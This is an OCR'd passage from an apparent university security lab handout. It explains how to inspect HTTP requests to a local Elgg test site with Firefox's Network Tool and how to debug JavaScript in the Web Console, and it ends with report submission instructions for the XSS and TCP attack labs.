
There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
or
Click the "Tools" menu --> Web Developer --> Network
```

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.


To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the `Headers` tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the `Params` tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including `username` and `password`. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.



Status	Method	File	Domain	Cause
▲ 302	POST	login	www.xsslabel...	document
▲ 302	GET	/	www.xsslabel...	document
● 200	GET	activity	www.xsslabel...	document

Figure 2: HTTP Request in Web Developer Network Tool



Sta	Me	Fil	Do	Ca	Ty	Tra	Siz	0 ms	640 ms
▲ 30:	POST	lo...	w...	docu...	html	3.84 KB	20.02...	→ 148 ms	
▲ 30:	GET	/	w...	docu...	html	3.80 KB	20.02...	→ 18 ms	
● 20	GET	a...	w...	docu...	html	3.83 KB	20.02...	→ 37 ms	
○ 20	GET	f...	w...	style...	css	cached	28.38...		
○ 20	GET	el...	w...	style...	css	cached	58.09...		
○ 20	GET	c...	w...	style...	css	cached	3.80 KB		
○ 20	GET	jq...	w...	script	js	cached	83.57...		
○ 20	GET	jq...	w...	script	js	cached	234.7...		

17 requests | 750.80 KB / 11.47 KB transferred | Finish: 1.46 s | DOMConte

Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1

Response headers (406 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0

Figure 3: HTTP Request and Request Details in Two Panes

Font Size. The default font size of Web Developer Tools window is quite small. It can be increased by focusing click anywhere in the Network Tool window, and then using `Ctrl` and + button.


5.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the `JS` tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside `Error`. If you are also interested in Warning messages, click `Warning`. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




```
Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found  Edit and Resend  Raw headers
Version: HTTP/1.1
Filter headers
Request headers (492 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 90
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=3fcouk03cpk56p552gptssqjq2
```

```
Filter request parameters
Form data
__elgg_token: tCSVJgJuxuc5MX95ViBG9w
__elgg_ts: 1516691279
username: alice
password: seedalice
```


(a) HTTP Request Headers (b) HTTP Request Parameters

Figure 4: HTTP Headers and Parameters



```
TypeError: Ajax
```

Figure 5: Debugging JavaScript Code (1)



```
TypeError: Ajax.sen is not a function [Learn More]
samy:91:1
```

Figure 6: Debugging JavaScript Code (2)

6. Submission

For the TCP attack lab, the report for the TCP attacks part should cover the following sections: **(Design)** The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you use, etc. **(Observation and Explanation)** Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?

For the XSS attack lab, you need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using Firefox's add-on tools, `Wireshark`, and/or screenshots. You also need to provide an explanation for the observations that are interesting or surprising.

Please put the two lab reports **into one single PDF file** with your student id, and submit it to Blackboard.